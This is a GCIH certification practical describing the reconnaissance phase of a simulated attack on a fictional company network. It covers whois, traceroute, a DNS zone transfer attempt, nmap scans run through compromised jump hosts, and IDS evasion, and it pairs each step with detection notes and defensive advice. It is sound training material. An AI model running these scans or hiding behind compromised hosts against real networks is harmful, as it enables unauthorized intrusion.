GIAC Certification

GCIH Practical Assignment

Version 2.1a

Option 3

Attack on GIAC Enterprises network

Prepared by: Jason Lam

Index

Assumptions

GIACE refers to the GIAC Enterprises network architecture designed by Fabio Cerniglia (GCFW #0379) http://www.giac.org/practical/GCFW/Fabio_Cerniglia_GCFW.pdf

This assignment is based on the assumption that the attacker is interacting with the GIACE Enterprises network resources (as stated in Mr. Cerniglia's paper); every attempt has been made to ensure that the scenario is as realistic as possible and that the attacker does not know any information of GIACE prior to this simulated attack. Some of the actions taken by the attacker may be odd (such as scanning a large class B in the beginning), all of these unnecessary steps were taken to ensure the realistic feel that the attacker did not know anything about the network architecture in the beginning and to be as close to the network architecture proposed by Fabio Cerniglia as possible.

The attacker has access to two other already compromised Linux machines (Compromised1 and Compromised2) in different parts of the world. The attacker has root access on these machines and will be using these machines as the jumping board so as to hide their true identity of the actual attacker.

Whois

"whois" is a very simple tool to reveal registration information about a domain. Such information can provide the attacker with valuable intelligence regarding the victim's domain information.

In this attack, a whois web site (www.geektools.com) is used for it's simplicity and user friendliness. In a traditional command line "whois" session, the user may have to first lookup the domain registrar (by whois –h whois.internic.net <victim domain>) for the specific domain before sending off the actual whois command to the whois server containing information related to the domain, such as "whois –h whois.<registrar's domain> <victim domain>". The geektools.com web tool automatically look up the registrar and send out the query to the corresponding whois server.

Process:

With a browser on the attacker's desktop, goto URL http://www.geektools.com/cgi-bin/proxy.cgi and type in the domain name.

It should return the result of the whois query as follows:

```
Organization:
GIAC Enterprises
John Doe
151, Bogus Street,
New York, NY
```

```
US
Phone: 666-111-2222
Fax..: 666-111-2223
Email: joe.blow@giac-enterprise.org

Registrar Name....: Register.com
Registrar Whois...: whois.register.com
Registrar Homepage: http://www.register.com

Domain Name: GIAC-ENTERPRISE.ORG

Created on..............: Wed, Dec 29, 1999
Expires on..............: Thu, Dec 29, 2011
Record last updated on..: Mon, Jan 06, 2003

Administrative Contact:
GIAC Enterprises
Joe Blow
151, Bogus Street,
New York, NY
US
Phone: 666-111-2222
Fax..: 666-111-2223
Email: joe.blow@giac-enterprise.org

Technical Contact, Zone Contact:
Register.Com
Domain Registrar
575 8th Avenue - 11th Floor
New York, NY 10018
US
Phone: 902-749-2701
Fax..: 902-749-5429
Email: domain-registrar@register.com

Domain servers in listed order:

NS1.GIAC-ENTERPRISE.ORG 150.100.50.30
NS1.PROVIDER.COM 255.100.100.34
```

Various pieces of Information can be gathered from this query. The attacker is able to determine Mr. John Doe is an employee of GIACE and it is highly likely that he knows about the network infrastructure of GIACE. The physical address and phone number of GIACE are also included. This might become useful if physical attacks or social engineering techniques are required at a later stage. Another really important finding from this query is the domain servers listings, these are the DNS (Domain Nameservers) servers which are responsible for giac-enterprise.org domain, it is highly likely that these servers contain a lot of information about the hosts in GIACE, these servers will be queried in later stages during reconnaissance.


Detection

It is highly unlikely that GIACE will notice such reconnaissance attempts. Since the query is handled by the whois server at the domain registrar, it is unlikely for the victim to even know a query has happened. Even if the registrar agree to notify the victim on each whois query towards the victim, it would not help in pinpointing the attacker in this specific attack because a web whois proxy service is used. In the end, it would be very difficult for the victim to 1. detect occurrences of such reconnaissance attempts, and 2. pinpoint the attacker's actual IP and location

Recommendations
As stated in SANS GCIH material, such attempts are hard to avoid since there are legitimate reasons for Internet users to be able to contact the domain owner, usually in case of emergencies (eg. Host got compromised).[1] So, domain owners will just have to bear with the risk by "whois" service.

Samspade

Samspade is a very useful website to perform reconnaissance on an Internet domain. It acts as a web portal of different information gathering tools, an attacker can acquire a great deal of information on a domain simply by using this website.
To utilize the tools on the samspade website (www.samspade.org), type in the domain to be queried and then press the "do stuff" button.



Queries are then performed, the next page comes back with the results as follows (top of the page).

> giac-enterprise.org resolves to 150.100.50.10
>
> www.giac-enterprise.org resolves to 150.100.50.10
>
> Mail for giac-enterprise.org is handled by mail1.giac-enterprise.org (10) 150.100.50.20
> mail2.giac-enterprise.org (20) 150.100.50.21

This is the name and IP mapping of GIACE, www.giac-enterprise.org is located at IP address 150.100.50.10. This result can also be gathered from nslookup utility (see below). From Samspade, it seems that GIACE has two e-mail server in the same subnet, this can be determined by the proximity of IP Address (20 and 21). There is also a high probability that the webserver is also in the same network subnet and in the same physical facility.

This can be very useful information for denial of service attacks, if the machines are in the same network subnet, they are very likely going to share the same Internet connection, if one target machine is attacked using massive amount of bandwidth to affect the normal services, other machines in the same subnet will be affected as well. In this case, if the web server is attacked with massive amount of traffic overfilling the Internet pipeline into GIACE, the mail server is likely going to be rendered useless as well.

[1] GCIH Course material

Detection
It is highly unlikely that GIACE will notice such reconnaissance attempts. These attempts involves querying of commonly offered services (mail, www) and these queries will look exactly the same as a legitimate request when other Internet users want to connect to these public services.

Recommendations
This is publicly available information necessary for the Internet services to function properly, there is no way to avoid this information to be known by the attacker. However, the hosts offering services should be hardened to ensure the attacker cannot take advantage of any known vulnerabilities. Also, the DNS server (the server facilitating all these queries) should provide minimum information necessary to allow public services to work. (More on this in Zone transfer section below)

Information on the netblock

From an attacker's point of view, it is essential to narrow down on the scope of the target so resources can be dedicated to exploit vulnerabilities within the target range. On the Internet, the scope (or exposure) of an organization would be its IP address range(s). By determining the IP address range of the organization, all attack effort can be dedicated to within those IP address ranges.

Samspade is such a great tool that it actually provides the relevant IP ranges for the attackers as well. From the above result returned by Samspade's quick tool, it is easily noticed that giac-enterprise.net and the web server both resolve to 150.100.50.10. This address is likely to belong to GIACE. To determine this, click on the link 150.100.50.10, in the next page, click on the "do stuff" button, sending this IP address to the address digger feature of Samspade. The result should be similar to the following,

---

whois -h magic 150.100.50.10

Trying whois -h whois.arin.net 150.100.50.10

```
Provider PROVIDERLINK-2-BLKS (NET-150-100-0-0-1)
                                  150.1.0.0 - 150.255.255.255
GIAC ENTERPRISE FON-11019165 (NET-150-100-0-0-1)
                                  150.100.0.0 - 150.100.255.255

# ARIN WHOIS database, last updated 2003-05-29 21:05
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

From the results, information about the whole network IP address block is revealed. First line shows that 150.1.0.0 – 150.255.255.255 belongs to a company called "Provider" which could be GIACE's ISP, this is basically the superblock of the address assigned to GIACE. In this case, it is "Provider" who owns the superblock, then it dedicates the subnet (150-100.0.0/16) to GIACE. Then the next line shows the actual IP addresses assigned to

GIACE, the range is 150.100.0.0 – 150.100.255.255, basically a whole class B block. All hosts on these IP addresses would likely belong to GIACE and might contain valuable information on GIACE.

Having a class B netblock (65534 hosts) is a hint that either GIACE has a very large Internet infrastructure or GIACE acquired this netblock very long time ago. In recent years, IANA has become very conservative with assigning IP addresses, all new IP netblock assignments has to be justified and may face ongoing verification and audits, this is a direct result of quick depletion of IP v4 addresses. [2]

From the attacker's point of view, having a larger netblock can be both a good and bad thing. Good in the way that there are more hosts in control of GIACE on the Internet and more possible targets, usually one single compromised host would be all it takes to compromise other parts of the network. Also, if the security architecture is bad enough in GIACE, the workstations could be directly connecting to the Internet and having a directly routable address on the Internet, making chances of a successful attack much higher. On the other hand, the big netblock could create some problems for the attacker, since scanning and picking out the right system to penetrate would take much more time. Also, scanning such a large netblock would cause the chances of detection to be a lot higher.

Large organizations might own more than one netblock; in such cases, further information digging is required to ensure that the whole IP scope is defined. To do this, go to the relevant registry's website and use the whois service on the website, search for any netblock related to the name of the organization. The following are websites for relevant registry, APNIC for Asia/Pacific (http://www.apnic.net/); ARIN for North America (http://www.arin.net/); LACNIC for Latin America and Caribbean (http://www.lacnic.net/); RIPE for Europe, Middle east, North Africa (http://www.ripe.net/).

Since GIACE is located in North America, ARIN's lookup service is being used. Go to website www.arin.net and type in "GIAC" in the whois query field. The following result is returned,

---

```
GIAC ENTERPRISE FON-11019165 (NET-150-100-0-0-1)150.100.0.0 - 150.100.255.255

# ARIN WHOIS database, last updated 2003-05-29 21:05
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

This is a search by the name of the organization, there is only one netblock related to GIACE.

Detection

It is highly unlikely that GIACE will notice such reconnaissance attempts. Such queries are directed to the registry's whois server. It is the same situation with the whois.

Recommendations

[2] RFC 2050, "INTERNET REGISTRY IP ALLOCATION GUIDELINES", http://www.isi.edu/in-notes/rfc2050.txt

Similar to whois, the netblock owner will just have to live with this risk.

Scroll down the page of the results returned by Samspade, there is even more information, the traceroute result is listed at the bottom of the page. Traceroute is a network diagnostic tool used to provide various information on the network path from one host to another. The result of the traceroute from Samspade's website to giac-enterprise.org is listed below:

---

traceroute giac-enterprise.org

giac-enterprise.org | Traceroute

giac-enterprise.org resolves to 150.100.50.10

Do not contact either Los Nettos (ln.net) or Centergate Research Group (centergate.com) based on the results of this traceroute.

```
 3    130.152.180.21    7.545 ms   isi-1-lngw2-atm.ln.net [AS226] Los Nettos origin AS
 4    198.172.117.161   9.261 ms   ge-2-3-0.a02.lsanca02.us.ra.verio.net [AS2914] Verio
 5    129.250.46.121    9.964 ms   ge-1-2-0.a00.lsanca02.us.ra.verio.net [AS2914] Verio
 6    129.250.29.120    9.599 ms   xe-1-0-0-4.r20.lsanca01.us.bb.verio.net (DNS error) [AS2914] Verio
 7    144.232.9.201     15.578 ms  sl-bb21-ana-9-1-1620xT1.sprintlink.net [AS1239] SprintLink Backbone
 8    144.232.1.186     15.836 ms  sl-bb23-ana-13-0.sprintlink.net [AS1239] SprintLink Backbone
 9    144.255.20.159    15.992 ms  sl-bb25-sj-9-0.sprintlink.net [AS1239] SprintLink Backbone
10    255.255.20.56     75.130 ms  sl-bb20-rly-14-1.sprintlink.net [AS1239] SprintLink Backbone
11    255.255.14.26     76.124 ms  sl-gw19-rly-9-0.sprintlink.net [AS1239] SprintLink Backbone
12    255.81.98.26      77.165 ms  sl-giace-1-0-0.sprintlink.net
13 *
```

The result of traceroute is easily interpreted, from the top to bottom, each iteration is one hop closer to the target host (GIACE in our case). Take the first row for as example, number 3 means this is the third hop on the path from Samspade to GIACE, 130.152.180.21 is the IP address of this host. 7.545ms is the average time taken for a packet to reach this host from Samspade. The full resolved name of the host is also listed. This information is followed by BGP AS information which defines which sub-network on the Internet this host belongs to.

The traceroute result can sometimes reveal important information. It shows the direct upstream provider of GIACE, if GIACE is connected to the Internet through another affiliate, it will be shown in the traceroute result. This can be valuable information for an attacker, if the attacker can get control of the upstream router of GIACE, the attacker can eavesdrop on the traffic going in and out of GIACE and gather even more information (passwords, trade secret). From this specific result set, it is not clear how GIACE connects to the Internet since after host 12, the traceroute does not have any path information, this is caused by 13th host not returning any information, there can be a wide range of reasons, but a common one can be a firewall blocking all ICMP TTL exceeded messages. However, one clue from the host name solved the mystery of whether GIACE is connected directly to Sprintlink (since sprintlink is the last connected hop on the list). The last host (12th) in the path is "sl-giace-1-0-0.sprintlink.net", the name reveals that GIACE is connected to this router so there is a high chance that GIACE is directly connected to Sprintlink.

A note on traceroute

Traceroute is a common tool in most OS nowadays. On most Unix platforms, it can be performed by "traceroute <hostname>" On Windows, it can be performed by, "tracert <hostname>" The output of these traceroute programs are very similar to the result provided by Samspade.

Detection

There is a fair chance that GIACE will notice such reconnaissance attempts, however, GIACE might not be paying extra attention to these attempts. Traceroute is sometimes used by load balancing network equipments, most Intrusion analysts have become accustomed to these attempts and treat them as part of normal behavior, thus ignoring the traceroute attempts.
Even if GIACE has the time and effort to trace down every single traceroute attempt, the fact that this specific attempt is originated from a Samspade owned host which does not allow GIACE to trace down the real attacker.

Recommendations

There is very little that can be done to prevent the attacker from finding information about the network path from one host on the Internet to GIACE's network. As demonstrated in the above attempt, most of the routers on the network path are not controlled by GIACE, those routers will always gives information to anyone willing to query for network troubleshooting purposes. However, preventive measures can be put in place at the border of GIACE, usually the first line of defense at the border would be a filtering router (can be a firewall in some cases). The filtering device should (at the minimum) block all outgoing ICMP Type 11 – TTL exceeded messages.[3] This will take care of the reply to the querying host; to take care of the query itself, the following things can be helpful. Unix traceroute works by sending UDP packets at around port 30000, by only allowing required UDP ports traffic into the network, the Unix traceroute can be eliminated. For Windows traceroute, it works by ICMP Echo request, which is also part of a normal "Ping", blocking ICMP Echo request will disable the traceroute on Windows, however, this will also disable "Ping".
For the paranoids, extreme countermeasures can be blocking all packets with very low TTL values. For most hosts connected to the current Internet, the chances of getting any "normal" packets with low TTL values is minimal, most packets with low TTL are likely to be crafted. Blocking low TTL packets (TTL <3) may be able to not only cut down on traceroute packets from entering the network but also other crafted packets as well.

nslookup and zone transfer

Domain nameserver is the server that translates network host name into IP addresses and vice versa. Nameserver usually contains valuable information on a target network. Depending on the implementation of the DNS server, host type, OS and services running on the host can be yielded by querying the DNS servers.

[3] Gibbs, Mark, "The inner workings of traceroute", http://www.nwfusion.com/archive/1999b/0712gearhead.html

In the whois test above, the authoritative DNS server for giac-enterprise.org is already known. They are ns1.giac-enterprise.org (150.100.50.30) and ns1.provider.com (255.100.100.34). A few things can be determined by examining the nameservers, by the domain names of the DNS servers, each of the servers belong to different organizations. One of the servers belongs to GIACE and the other one belongs to domain provider.com which could be the service provider of GIACE. Sometimes organizations get their provider to host the secondary DNS server for redundancy purposes.

Nslookup is a network tool in both Unix and Windows, it queries the DNS server for information.

```
C:\ >nslookup

> server 150.100.50.30
> set type=any
> ls -d giac-enterprise.org
[ns1.giac-enterprise.org]
*** Can't list domain giac-enterprise.org: BAD ERROR VALUE
>
```

In the above nslookup query, the nameserver queried is 150.100.50.30 which is the primary DNS server for giac-enterprise.org (refer to Samspade result). The command “ls –d” is used to perform a zone transfer, similar to the UNIX “ls” command which list all the directory contents, the “ls –d” command in the nslookup tool will attempt to contact the DNS server and acquire information about every single host within the domain that is hosted in the DNS server, the “set type=any” command tells the DNS server to return all types of information it contains related to a host. The information that can be obtained from DNS server is likely going to be hostname, IP address, OS type and the type of service a host can offer.

Zone transfer was originally designed to be used for synchronization of information between the primary DNS server and secondary DNS server. It is designed to dump all information the DNS server has regarding a domain.[4] This specific zone transfer attempt is not successful, as stated by the result “Can’t list domain giac-enterprise.org” There are a few possible reasons for this, the DNS server could be configured to refuse any zone transfer attempt. The firewall guarding the DNS server could have blocked TCP port 53 traffic which is required by the DNS zone transfer to happen.

An unsuccessful zone transfer attempt does not mean the end of the world to the attacker. In fact, most properly configured network and domains nowadays will refuse zone transfer attempts to unknown parties. The information that can be acquired by zone transfer would likely be also obtainable by other more active and easily noticeable means.

Detection
There is a good chance that GIACE will detect this zone transfer attempt. Since GIACE

[4] RFC 1034, http://www.faqs.org/rfcs/rfc1034.html

hosts the primary DNS server in-house, the zone transfer attempt will have to be initiated directly from a host that the attacker controls to the DNS server at GIACE's network. Two technical monitoring mechanisms would likely pick up this attempt, the local log files on the DNS server as well as the IDS at GIACE location (if it even exists).

For example, the log on a BIND server for an unsuccessful zone transfer might be:

```
named[78]: denied AXFR from [x.x.x.1].1035 for "giac-enterprise.org" IN (acl)
```

A successful zone transfer on a BIND DNS server would be:

```
named[78]: client x.x.x.2#1422: transfer of 'giac-enterprise.org/IN': AXFR
started
```

All current IDS systems have signatures for DNS zone transfer and will likely alert the zone transfer attempt.

Recommendations

The DNS server should be configured to deny all zone transfer attempts except to the secondary DNS servers.
Block TCP port 53 access to the DNS server, this can be a debatable strategy. TCP port 53 is also used for large query replies, this can sometimes break things, especially when DNS round robin load balancing is used for some services (web servers).
Limit the information contained by the DNS servers. There is no operational need to put the OS type into the DNS server, avoid putting unnecessary information into the host record. In an ideal network architecture, there should be two DNS servers each serving different purposes, one of the server sitting in the DMZ zone and containing information about hosts that are directly accessible from the Internet (such as Web, FTP) and another DNS sitting inside the internal network segment and containing information about the hosts in the internal segments, there are absolutely no direct connections from the internal DNS server with the Internet. All queries are relayed by the external server.

Website

The website of an organization is a repository of information for good purpose as well as bad. From the point of view of the organization, content on the website about the organization is good promotional material. However, this information can also benefit the attackers to performing reconnaissance on the organization.

From reading the website, the following information can be gathered.

- The name of the C-level officers and their background, this can be very useful information for social engineering attacks, such as pretending to be a friend of an old friend or pretending to be the CEO when talking to low level employees to gain their trust (this would only work in large organizations)
- The address of the company, this coincides with the information from whois. This could be useful if the organization has multiple locations and physical means of attack is planned (such as breaking into the server with physical access, social engineering on site, pretending to be an employee or even wireless network exploitation). In this

case, GIACE only has one single location, but there is a nice map telling the attacker how to get to the GIACE office, so the attacker would not get lost during the physical hacking trip.

- Phone and fax numbers of the company, this can be very useful for determining the range for wardialing. In this case, the phone numbers listed on the website has already been revealed by whois and no new numbers are being found.
- Business partners, once again, this is important information for social engineering attacks.
- Hiring information, most companies nowadays list all current job openings on their website, the requirements listings in the job posting can sometimes expose a lot of information about the architecture of the network and the OS and software platform running in the organization. If an organization is hiring for a Linux administrator, there is a very high chance that Linux is running in some part of the network. Similarly, if the organization is hiring a PHP coder, there is a very high chance that the web application running on the organization's website is running PHP.

  In the case of GIACE, there is a posting of one job on the website, the opening is for a PHP coder and familiarity with the Unix platform, so there is a great chance that GIACE is running PHP on some form of Unix OS.

Detection
It is impossible that GIACE can detect such reconnaissance attempts. The website is considered as an information portal to potential customers. All information on the website is expected to be released to the public, any attempts to visit the website should be considered as normal traffic.

Recommendations
The risk of information leak by the organization's website can be very difficult to deal with. Giving out information is the function of the website, yet, this information flow sometimes give attackers information to exploit weaknesses of the organization. Information on the website should go through a threat/risk analysis and determine whether the business values outweighs the cost of a security compromise due to information leak.

Google or search engines

Search engines are a great tool at finding information on the Internet, however, it can also be used by attackers to find information on a specific organization. A lot of interesting information about an organization can be revealed by the search engines. Google (www.google.com) will be used for picking out information on GIACE.

In Google's main page (www.google.com), type "www.giac-enterprise.org" in the search field and click on Google Search button to perform the search. The result should be similar to the following,

---

www.giac-enterprise.org/

Google can show the following information for this URL:

- Show Google's cache of www.giac-enterprise.org
- Find web pages that are similar to giac-enterprise.org
- Find web pages that link to giac-enterprise.org
- Find web pages that contain the term "giac-enterprise.org"

Click on “link to giac.org”, this would yield all the pages linked to www.giac-enterprise.org, this would likely be business partner’s website or pages containing information pertaining to GIACE.

The “contain the term” link is similar except that it lists pages that contain the actual word www.giac-enterprise.org on the page. These relational search capabilities can usually yield the name of business partners of GIACE, with information on business partners, it might be helpful to conduct a social engineering attack. Also, the information on partners may help in cases where partner company’s network architecture is easily compromised and the attacker is able to exploit trust relationship between GIACE and its business partner to attack GIACE’s network. The search can also provide information from a third party view, sometimes it can be a review of GIACE’s product or magazine articles on GIACE, these information can be valuable to the attacker.

These above searches provided information related to the website of GIACE, it is also important to search for information related to the name of the organization. To do this, search for “GIAC Enterprise” in the Google’s main search page, this should provide webpages containing the name of the organization.

Other than getting information from different websites, Usenet newsgroups may also be a good source of information. These newsgroups are generally for discussion of a specific topic, there are many newsgroup available, basically covering any topics a person ever want to know about. In gathering information for attacking of a network, the discussion of technical I.T. related topic might be of most interest. Google has a newsgroup searching service at “groups.google.com” To search for any information on the Newsgroup related to GIACE, some of the search term to be used are “GIAC Enterprises”, “GIACE” and “@giac-enterprise.org” These queries should return valuable information on GIACE.

For the query on “@giac-enterprise.org”, it should return the newsgroup posting of GIACE employees, the question these person asks or the expertise they hold would likely yield a lot of information on the network architecture of GIACE. If a GIACE employee is asking a question on Linux, then there is a very high chance that the specific Linux problem asked by the GIACE employee is occurring in GIACE network. Sometimes, to request for a solution on the newsgroup, configuration files may have to be posted in the question, this would provide valuable information for the attacker.

In the case of GIACE, there are no useful extra information acquired by these searches that are not revealed by previous reconnaissance attempts.

Detection
It is impossible for GIACE to detect such reconnaissance attempts. The attempt is

directed to the search engine and all the information accessed by the attacker during the reconnaissance attempt is located on publicly available webpages.

Recommendations

Recommendations would be similar to those in the websites reconnaissance section. Few additions would be user awareness program to make the user understand the risk of information leak though conversations through public channel and social engineering attempts.

Nmap

Nmap is a multifunctional network scanner that is used by both the security professionals and for nefarious use. It can be used to determine "what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics."[5]

Nmap support many method of scanning, for the initial scanning of the whole network segment, SYN scan (option –sS) is probably the best. When using the SYN scan option, a SYN packet is sent to the port to be scanned. If a SYN+ACK is returned by the host then the port is considered to be opened, a RST packet is sent to that port to tear down the connection so the local application logs do not contain this connection attempt. On the other hand, if the host responded with a RST to the original SYN packet, that would mean the port on the target host is closed. This approach is considered to be more stealthy than other attempts and it produced reliable results.

As stated in the assumption section, the attacker had previously compromised a Linux platform on the Internet and will be using this machine as a jumping board to attack GIACE. The attacker will use the Compromised1 platform to conduct this portscan attempt so the attacker's IP address will not directly interact with GIACE and lead to detection and potentially prosecution.

The command to execute the Nmap scan is, "nmap –v –sS –O 150.100.*.*"

The network range is 150.100.0.0-150.100.255.255, this information was acquired from whois. This scan is meant to cover every host inside GIACE's network and map out every TCP port that are opened, meaning there are services offered on those hosts.

The "-O" option specify the OS fingerprinting option, while scanning for opened ports on a host, Nmap will also attempt to identify the running OS on the host. On the Compromised1 host, the attack executes

```
# nmap –v –sS –O 150.100.*.*

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (150.100.0.0) appears to be down, skipping it.
```

[5] Nmap "http://www.insecure.org/nmap/index.html"

```
Host  (150.100.0.1) appears to be down, skipping it.
Host  (150.100.0.2) appears to be down, skipping it.
Host  (150.100.0.3) appears to be down, skipping it.
Host  (150.100.0.4) appears to be down, skipping it.
Host  (150.100.0.5) appears to be down, skipping it.
........
Host  (150.100.0.10) appears to be down, skipping it.
........
```

The list just goes on and on, every single host seems to be down, the attacker gets impatient with the result and aborted the scan with a “Ctrl-C” break. The result of this initial scan does not look good at all, it seems that either no host on the GIACE network is up or GIACE is blocking ICMP ping traffic. It is impossible that GIACE is an unused or empty subnet, it is easy to tell, by examining the 150.100.50.10 address, from the Samspade output, it is apparent that this host is a webserver and should be up and running. The fact that all hosts seems to be down means that ICMP ping packets are likely to be blocked at some network point between the attacker and GIACE.

Explanation of the cause

In Fabio Cerniglia’s GIACE network architecture, all ICMP packets are blocked at the border router level. There are two access list at the border router, assess-list 101 being applied as the ingress filter and 102 as the egress filter.

Access-list 101 is a default deny access list with specific allow only rules for some TCP and UDP traffic. All ICMP traffic was blocked. The ICMP deny at the beginning of the list was not necessary, since all ICMP packets are dropped at the end of the access-list anyways. In real life, access-list 101 might be more efficient without the explicit deny ICMP rules at the beginning of the ruleset.

Access-list 102 has the following line which explicitly denies all ICMP packets from leaving GIACE’s network,

```
Access-list 102 deny icmp any any log
```

Lucky, there is a Nmap option (-P0) that allows scanning of host that do not respond to ICMP ping. This might slow down the scan quite a bit since the scanner will have to scan every IP in the range regardless of whether there is an actual host on the IP or not. The attacker decides that time is not an issue at this reconnaissance stage, if time becomes an issue during the scan, the attacker can always abort the scan, even better, the attacker can resume the scan from where it was stopped last time (this has to be done manually though).

```
# nmap –P0 –v –sS –O 150.100.*.*

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Skipping host   (150.100.0.1) due to host timeout
Skipping host   (150.100.0.2) due to host timeout
Skipping host   (150.100.0.3) due to host timeout
Skipping host   (150.100.0.4) due to host timeout
Skipping host   (150.100.0.5) due to host timeout
Skipping host   (150.100.0.6) due to host timeout
Skipping host   (150.100.0.7) due to host timeout
.......................
.......................
```

The result is not promising from this scan either. After 24 hours of scan, there are still no open ports and it seems that none of the hosts have any ports open. At the 24 hour mark, the nmap scanner has covered 150.100.0.0 - 150.100.25.0 (about 6325 hosts). The attacker decided to abort the scan and turn the focus to some known available hosts with active services. The attacker already knows from the Samspade result that mail servers are addressed at 150.100.50.20 and 21 and the web site is running at 150.100.50.10. It seems that there are a wealth of network resources in that network range. So it would make sense to zero in on that network range, the attacker decided to try scanning the whole /24 range (255 IP addresses).

```
# nmap –P0 –v –sS –O 150.100.50.0-255

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Skipping host   (150.100.50.0) due to host timeout
Skipping host   (150.100.50.1) due to host timeout
Skipping host   (150.100.50.2) due to host timeout
Skipping host   (150.100.50.3) due to host timeout
Skipping host   (150.100.50.4) due to host timeout
.....................
.....................
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open
and 1 closed TCP port
Interesting ports on  (150.100.50.10):
(The 1599 ports scanned but not shown below are in state: filtered)
Port       State       Service
21/tcp     open        ftp
80/tcp     open        http
443/tcp    open        https
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on Alpha
Skipping host   (150.100.50.11) due to host timeout
Skipping host   (150.100.50.12) due to host timeout
Skipping host   (150.100.50.13) due to host timeout
Skipping host   (150.100.50.14) due to host timeout
.....................
.....................
.....................
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open
and 1 closed TCP port
Interesting ports on  (150.100.50.20):
(The 1599 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp
110/tcp    open        pop-3
Remote OS guesses: Windows NT4 or 95/98/98SE, Windows 2000/XP/ME
Skipping host   (150.100.50.21) due to host timeout
Skipping host   (150.100.50.22) due to host timeout
Skipping host   (150.100.50.23) due to host timeout
Skipping host   (150.100.50.24) due to host timeout
.....................
.....................
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open
and 1 closed TCP port
Interesting ports on  (150.100.50.30):
(The 1599 ports scanned but not shown below are in state: filtered)
Port       State       Service
53/tcp     open        domain
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on Alpha
Skipping host   (150.100.50.31) due to host timeout
Skipping host   (150.100.50.32) due to host timeout
Skipping host   (150.100.50.33) due to host timeout
Skipping host   (150.100.50.34) due to host timeout
```

```
.....................
.....................
.....................
.....................
Skipping host   (150.100.50.255) due to host timeout
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 20345 seconds
```

This scan looked much better than the ones before it, at least some hosts are responding to the scan. From the scan output, the following information can be determined.

IP	TCP Ports Opened	Service offering (likely)	OS
150.100.50.10	21, 80, 443	FTP Web (SSL as well) This is a known web server	Linux 2.4 Kernel
150.100.50.20	25, 110	SMTP (mail service) POP3 This is a known mail server	Windows
150.100.50.30	53	DNS This is a known DNS server	Linux 2.4 Kernel

There are no surprises from Nmap, all of the hosts and the service they offer were identified during the reconnaissance phase (see Samspade section). The only odd thing is the FTP services running on the web server. Perhaps it is possible that this FTP server can be exploited later.

Only 3 hosts doesn't leave the attacker a lot of room to play with, usually the more network resources exposed on the Internet, the higher the chance that there are some vulnerable service running. GIAC has a class B IP address assignment, there could be a lot more network resources within the network range. The attacker decided to scan for even more TCP services and try to locate even more network resources, so the attacker leaves Nmap running on this host and attempts to scan the rest of 150.100.0.0-150.100.255.255, while moving on to other scanning activity.

After scanning for 2 whole days, the attacker still didn't find any more hosts offering any services so the attacker decided to give up.

Detection

Detection on this scanning attempt will be highly dependent on the infrastructure of GIACE. If there is an IDS monitoring the traffic then the chances of detection are very high. Also, at the filtering router and firewall, if there are proper logging setup, the chances of detection are very high.

In the case of GIACE's architecture, there is a high chance that the IDS will produce an alert when the scanner traffic hit 150.100.50.10,20,30 especially when the scanner is not set to slow down to avoid detection, Nmap has a feature to slow down the scan to avoid detection. The IDS stateful detection engine will likely pick up 6 SYN packets from the Nmap scanner (all of which are allowed through the filtering router). Since the IDS sensor is located behind the filtering router, the sensor is going to only see 6 SYN packet heading towards the DMZ zone, all other packets are blocked by the filtering

router. For most IDS, 6 SYN packet from one hosts within a relatively short period of time will trigger an alert as a portscan, so there is a high chance that the IDS sensor will alert on this scan. Also, most IDS nowadays have a signature to detect NMap scans attempts.
As mentioned above, Nmap has a run time option to let the user alter the rate of the scan. Since most IDS sensors use a time based stateful approach to detect port scan where the IDS look for say 6 SYN packets within 10 seconds, a very slow scan can possibly evade the IDS stateful detection engine. The Nmap run time switch for rate of scan is –T <speed> where speed is from one to five with three being default. In the scan against GIACE network, the attacker is forced to do the scan at a relatively fast scan because of the B-class netblock covering a lot of IP and a slow scan will simply take too long.
The filtering router should also be a key in detecting this scan. The Cisco border router can be configured to log packets matching certain customized rules. A common use for this logging capability is to log packets that match a deny rule, effectively logging all traffic that violated the policy of the router. In the case of GIACE, all scanning traffic is being denied at the filtering router, so there should be a lot of logs captured by the filtering router to detect this scanning attempt. However, the border router at GIACE is set to log every single packet (whether deny or permit, on both ingress and egress ACL). This will likely produce an enormous amount of logs. With this amount of logs, there is a good chance that the administrator of GIACE will miss the scan, assuming the logs does not fill up the syslog servers disk space in the first place. Since GIACE is also capturing the permitted packets, unless there is a good log processing software running, these scanning packets are very likely to be buried amongst the logs and do not attract any attention.

Recommendations

For defensive action against port scans, a defense-in-depth approach has to be taken.

1. The first step should be ensuring that all unnecessary ports in the network are indeed closed. Conduct periodic port scans (within the organization) against the network (preferably during off-business hours) and ensure that all unnecessary ports are closed.
2. A firewall should be implemented to ensure that only the intended services are offered, when constructing the ruleset, a default deny stances should be employed.

3. Only allow specifically the traffic that is necessary. This will reduce the risk of exposure by services accidentally being enabled on a host.

4. The firewall should also be at least be a stateful inspection firewall and preferably a proxy firewall. This way the chances of leaking information by scanning is reduced. Using a proxy firewall can even reduce the chances of a successful OS fingerprinting attempt.

5. Periodically run portscans against the network from outside the organization to ensure that no unexpected services are running.

6. Some firewalls (like OpenBSD's pf) are equipped with packet mangling capabilities so the properties of IP stacks of internal machines can be obfuscated, making OS fingerprinting more difficult.

AMap

